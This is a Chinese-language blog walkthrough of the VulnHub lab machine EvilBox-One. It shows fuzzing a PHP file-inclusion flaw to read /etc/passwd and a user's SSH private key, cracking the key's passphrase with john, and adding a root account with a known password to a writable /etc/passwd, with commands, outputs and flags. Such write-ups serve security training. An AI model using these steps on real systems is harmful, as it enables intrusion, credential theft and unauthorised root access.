

vulnhub靶场——EvilBox-One

原创

[Czheisenberg](#)  于 2022-03-04 14:51:18 发布  3968  收藏

分类专栏: [vulnhub靶场](#) 文章标签: [linux web安全](#) [安全漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Czheisenberg/article/details/123276713>

版权



[vulnhub靶场](#) 专栏收录该内容

9 篇文章 1 订阅

订阅专栏

准备

攻击机: kali/win11

靶机: evilbox:one : NAT 192.168.91.0 网段

下载链接:

<https://download.vulnhub.com/evilbox/EvilBox—One.ova.torrent>

端口扫描

```
nmap -sV -A -p- -T4 192.168.91.193 --oN nmap.txt
```

```
(root@ohh) [~/myfiles/bj/linux/evilbox]
# nmap -sV -A -p- -T4 192.168.91.193 --oN nmap.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-04 12:40 CST
Nmap scan report for 192.168.91.193
Host is up (0.0012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 44:95:50:0b:e4:73:a1:85:11:ca:10:ec:1c:cb:d4:26 (RSA)
|   256 27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:d6:d6:3c (ECDSA)
|_  256 e3:07:56:a9:25:63:d4:ce:39:01:c1:9a:d9:fe:de:64 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ _http-title: Apache2 Debian Default Page: It works
|_ _http-server-header: Apache/2.4.38 (Debian)
No exact OS matches for host (if you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS: SCAN(V=7.92%E=4%D=3/4%OT=22%CT=1%CU=38350%PV=Y%DS=2%DC=T%G=Y%TM=62219846
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7%05=M5B4ST11
OS:NW7%06=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%0=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=D04B%RUD=G)IE(R=Y%DFI=N%T=40%
OS:CD=S)
```

如图所示开放了 22，80 两个端口。

目录扫描

File Options About Help

http://192.168.91.193:80/

Scan Information Results - List View: Dirs: 3 Files: 1 Results - Tree View Errors: 0

Type	Found	Response	Size
Dir	/	200	11322
Dir	/icons/	403	449
Dir	/icons/small/	403	449
Dir	/secret/	200	233
File	/secret/evil.php	200	147

Current speed: 1905 requests/sec (Select and right click for more options)
Average speed: (T) 1849, (C) 1891 requests/sec
Parse Queue Size: 0 Current number of running threads: 50
Total Requests: 203444/1764387 Change
Time To Finish: 00:13:45

Back Pause Stop Report

Starting dir/file list based brute forcing /4-5.php

挨个儿查看一波。

<http://192.168.91.193/robots.txt>

← → ↻ 🏠 ⚠️ 不安全 | 192.168.91.193/robots.txt

Hello H4x0r

robots.txt 页面得到了一个 name : H4x0r


<http://192.168.91.193/secret/evil.php>

← → ↻ 🏠 ⚠️ 不安全 | 192.168.91.193/secret/evil.php

如图所示: evil.php 是看不见任何内容的。

模糊测试

```
ffuf -c -r -u 'http://192.168.91.193/secret/evil.php?FUZZ=/etc/passwd' -w /usr/share/seclists/Discovery/Web-Content/common.txt -fs 0
```



```
root@ohh: ~[~/myfiles/bj/linux/evilbox]
# ffuf -c -r -u http://192.168.91.193/secret/evil.php?FUZZ=/etc/passwd -w /usr/share/seclists/Discovery/Web-Content/common.txt -fs 0

v1.3.1 Kali Exclusive <3


-----
:: Method      : GET
:: URL         : http://192.168.91.193/secret/evil.php?FUZZ=/etc/passwd
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : true
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200,204,301,302,307,401,403,405
:: Filter     : Response size: 0
-----

command [Status: 200, Size: 1398, Words: 13, Lines: 27]
:: Progress: [4711/4711] :: Job [1/1] :: 4156 req/sec :: Duration: [0:00:05] :: Errors: 0 ::

root@ohh: ~[~/myfiles/bj/linux/evilbox]
#
```

如图所示: FUZZ = command, 文件包含漏洞, 我们在浏览器访问一下:

<http://192.168.91.193/secret/evil.php?command=/etc/passwd>



```
不安全 | view-source:192.168.91.193/secret/evil.php?command=/etc/passwd

自动换行 
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
21 systemd-networkd:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolved:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:110:/:/nonexistent:/usr/sbin/nologin
24 sshd:x:105:65534:/:run/sshd:/usr/sbin/nologin
25 mowree:x:1000:1000:mowree,,:/home/mowree:/bin/bash
26 systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
27
```

如图所示: 除了 root 之外还有一个用户名: mowree 具有 /bin/bash.

既然是文件包含漏洞, 无异于 include ,require 函数, 尝试一下伪协议读取文件内容.

伪协议:

<http://192.168.91.193/secret/evil.php?command=php://filter/convert.base64-encode/resource=evil.php>

得到base64:

```
PD9waHAKICAgICRmaWxlbmFtZSA9ICRFR0VUWyJjb21tYW5kCj107CiAgICBpbmNsdWRlKCRmaWxlbmFtZSk7Cj8+Cg==
```

解码为:


```
<?php
  $filename = $_GET['command'];
  include($filename);
?>
```

现在很明确知道了 就是一个 include()函数。未作任何过滤。现在我们需要尝试取读取对我们有用的文件。在前面端口扫描处我们知道开放了 22: ssh 服务, 因此我们尝试读取一下 mowree 用户的是否存在私钥泄露。。

一般用户的 .ssh 目录下会存在三个文件:

1. id_rsa : 私钥。
2. authorized_keys : 认证关键字文件。
3. id_rsa.pub : 公钥。

http://192.168.91.193/secret/evil.php?command=/home/mowree/.ssh/id_rsa




```
自动换行 
1  -----BEGIN RSA PRIVATE KEY-----
2  Proc-Type: 4, ENCRYPTED
3  DEK-Info: DES-EDE3-CBC, 9FB14B3F3D04E90E
4
5  uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEk1z0Nt+zx4A06FmjFmR8RUpwMHurmbRC6
6  hqyoiV8vgpQgQRPYMzJ3QgS9kUCGdgC5+cX1NCST/GKQ0S4QMQUtAcjZ78EJzoe
7  o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SA1G4QfZjqs1dugHjZ1t17m1db
8  +gzWGBUmKT0LO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOFsuot
9  b7A9XTubgE1s1UEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOtzThMWExR1Wxp4Ub/k
10 HtXTzdvDQBbgBf4h08qyCoxGEaVZHKaV/ynGn0v0zhlZ+z163SjppVPK07H4bdLg
11 9SC1omYunvJgumMSOATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY
12 zh7Ffq1K1MjZHxnIS3bdc14MFV0F3Hpx+iDukvyfeeWkuoeUuvzNfVKVPZKqyaJu
13 rRqnxYW/fzdJm+8XViMQccgQAAZ+Zb2rVW0gyifsEigxShdaT5FGdJFKKVLs+bd1
14 tHB9y6UOhKcN3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcR06ypUtlu9UrePLh/Xs
15 94KATK4jo0IW708GnpdKBiI+3Hk0qakL1kyYQVbtMjKTyEM8yRcssGZr/MdVnYWm
16 VD5pEdAybKBfBG/zVu2CR378BRKz1JkiyqRjXQLoFMVDz3L30RpjbpFYqs2Dm2M7
17 Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQ1Si94THXaPv14vyCoPLW89JzsNDsvG8P
18 hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfx8oeis3C1hCjqvp3Lth0QDI+7Shr
19 Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NmG1RqJmJK+StmqR
20 Iik3DRRkvMxxCm12g2DotRUGT2+mgaz3nq55eqzXRh0U1P5Qfho+V8WzbVzhP6+R
21 MtqgW1L0iAgB4CnTIud6DpXqtR91//9alrXa+4nWcDW2GoK1jx0KNK8jXs58SnS
22 62LrvvNZVokZjq18Xi7xL0XbEk0gtpItLxX7AHLFTVZt4UH6cs0cwq5vvJAGh69
23 Q/ikz5XmyQ+DwQEQDzNe0j9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
24 plia+meL0JVllobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C
25 pwxoAe1tMmIn1ZfR2sKv1LeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
26 KREAJ3S0pMp1P/ZcXjRLO1ESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
27 i99+vdwe8+8nJq4/WXhkN+VITYXndET2H0fFNTFAqbk2HCy6+6qS/4Q6DVVxTHdp
28 4Dg2QRnRtjpp74dq1NZ7juucwW7DBFE+CK80dkrr9yFyybWUqBwHrnmQVFLKs2L/
29 8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA==
30  -----END RSA PRIVATE KEY-----
```


http://192.168.91.193/secret/evil.php?command=/home/mowree/.ssh/authorized_keys

认证关键字有用户信息: 用户名@主机名

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDAXfc22Bpq40UDZ8QXeuQa6EVJpMw6BjB4Ud/knShqQ86qCUatKaNIMfdpzKaagEBtlVUYwit68VH5xHV/i
mowree@EvilBoxOne
```



将私钥保存到kali当中。



私钥破解

现在我们拿到了 私钥: id_rsa 可以用于ssh登陆, 但是还差密码, 所以破解密码, 需要一个脚本: shh2john

<https://github.com/aniello001/ssh2john>

```
python3 ssh2john.py /root/myfiles/bj/linux/evilbox/id_rsa > hash.txt
```

```
(root@ohh)~[~/ssh2john]
# python3 ssh2john.py /root/myfiles/bj/linux/evilbox/id_rsa > hash.txt

(root@ohh)~[~/ssh2john]
# ll
total 12
-rw-r--r-- 1 root root 2456 Mar  4 13:28 hash.txt
```

如图所示：生成了 hash 文件。

现在使用 john 破解

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
(root@ohh)~[~/ssh2john]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn (root/myfiles/bj/linux/evilbox/id_rsa)
1g 0:00:00:00 DONE (2022-03-04 13:30) 33.33g/s 41600p/s 41600c/s 753951..shirley
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root@ohh)~[~/ssh2john]
```

如图所示：得到了密码：unicorn 独角兽。

登陆

```
ssh -i id_rsa mowree@192.168.91.193
```

```
(root@ohh)~[~/myfiles/bj/linux/evilbox]
# ssh -i id_rsa mowree@192.168.91.193
The authenticity of host '192.168.91.193 (192.168.91.193)' can't be established.
ED25519 key fingerprint is SHA256:0x3tf1iiGyqlMEM47ZSWSJ4hLBu7FeVaeaT2Fxm7iq8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.91.193' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ id
uid=1000(mowree) gid=1000(mowree) grupos=1000(mowree),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(n
etdev)
mowree@EvilBoxOne:~$ |
```

如图所示：登陆成功。

flag1


```
mowree@EvilBoxOne:~$ pwd
/home/mowree
mowree@EvilBoxOne:~$ ls
user.txt
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9Y0vzGLgtPZQ
mowree@EvilBoxOne:~$
```

提权

现在想办法提权。

首先查找是否有 SUID 提权。同时发现 sudo -l 无法使用

`find / -perm -u=s -type f 2>/dev/null`

```
mowree@EvilBoxOne:~$
mowree@EvilBoxOne:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/su
mowree@EvilBoxOne:~$ sudo -l
-bash: sudo: orden no encontrada
mowree@EvilBoxOne:~$
```

如图所示：发现没有可用的SUID文件。因此此方法行不通。

发现 history 查看历史记录，没有用。内核提权也不行。

在靶机上运行 ./lse.sh 进行枚举一下。自行将其下载到靶机中，然后运行。

`./lse.sh -l 1 -i | more`

其中发现：**can we write to critical files?**（我们能写关键文件吗？）为绿色的 **yes!**

```
[*] fst110 Other interesting files in home directories..... nope
[!] fst120 Are there any credentials in fstab/mtab?..... nope
[*] fst130 Does 'mowree' have mail?..... nope
[!] fst140 Can we access other users mail?..... nope
[*] fst150 Looking for GIT/SVN repositories..... nope
[!] fst160 Can we write to critical files?..... yes!
--ís--
-rw-rw-rw- 1 root root 1398 ago 16 2021 /etc/passwd
--ís--
[!] fst170 Can we write to critical directories?..... nope
[!] fst180 Can we write to directories from PATH defined in /etc?..... nope
--Más--
```

如图所示：可以看到能写的文件为 /etc/passwd，这个文件能写，那么我们可以通过 openssl 修改 root 的密码。或者添加一个具有 root 权限的用户。

在这里我们添加一个等同于root的用户 toor,密码也为 toor。

参考我以前的笔记:

<https://www.ohhhhh.top/2021/12/17/web渗透——AI-WEB1and2/>

输入命令:

```
openssl passwd -1 -salt toor
```

解释: -1 : md5加密; -salt: 加盐, 若和密码一样, 则等同于用户名。

```
mowree@EvilBoxOne:/tmp$  
mowree@EvilBoxOne:/tmp$  
mowree@EvilBoxOne:/tmp$ openssl passwd -1 -salt toor  
Password:  
$1$toor$2SrtV0M1RHrAj9uQL5C7w/  
mowree@EvilBoxOne:/tmp$ |
```

如图所示: 生成了加密的密码

```
$1$toor$2SrtV0M1RHrAj9uQL5C7w/
```

然后将 toor和这串加密密码添加到 /etc/passwd 末尾, 格式与root用户的格式类似。

```
echo 'toor:1toor$2SrtV0M1RHrAj9uQL5C7w/:0:0::/root:/bin/bash' >> /etc/passwd
```

```
mowree@EvilBoxOne:/tmp$  
mowree@EvilBoxOne:/tmp$ echo 'toor:$1$toor$2SrtV0M1RHrAj9uQL5C7w/:0:0::/root:/bin/bash' >> /etc/passwd  
mowree@EvilBoxOne:/tmp$ tail -n 3 /etc/passwd  
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash  
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin  
toor:$1$toor$2SrtV0M1RHrAj9uQL5C7w/:0:0::/root:/bin/bash  
mowree@EvilBoxOne:/tmp$ |
```

如图所示: 成功添加到/etc/passwd 末尾。

现在尝试切换到用户 toor

```
mowree@EvilBoxOne:/tmp$  
mowree@EvilBoxOne:/tmp$ su toor  
Contraseña: toor  
root@EvilBoxOne:/tmp# id  
uid=0(root) gid=0(root) grupos=0(root)  
root@EvilBoxOne:/tmp#
```

如图所示: su toor, 密码 toor后给成功切换到了 root, 用户名由 toor 变为了 root。

至此提权完毕。

flag2

```
root@EvilBoxOne:~# pwd
/root
root@EvilBoxOne:~# ls -alh
total 24K
drwx----- 3 root root 4,0K ago 16 2021 .
drwxr-xr-x 18 root root 4,0K ago 16 2021 ..
lrwxrwxrwx 1 root root 9 ago 16 2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3,5K ago 16 2021 .bashrc
drwxr-xr-x 3 root root 4,0K ago 16 2021 .local
-rw-r--r-- 1 root root 148 ago 17 2015 .profile
-r----- 1 root root 31 ago 16 2021 root.txt
root@EvilBoxOne:~# cat root.txt
36QtXfdJwvdC0VavlPIApUbdLqTsbM
root@EvilBoxOne:~#
root@EvilBoxOne:~# |
```

总结

1. ffuf 工具进行模糊测试。
2. 私钥破解密码。
3. openssl 提权。
4. lse.sh 枚举大法好。
5. 之前做过一遍。
6. 对于这个靶机需要掌握 ffuf 工具的使用，还需要掌握 id_rsa 私钥的破解方法，以及 openssl 生成并修改密码，以及枚举工具 enumeration(lse.sh) 的使用，这个工具可以枚举出系统中的敏感文件，对于提权有很大的方便。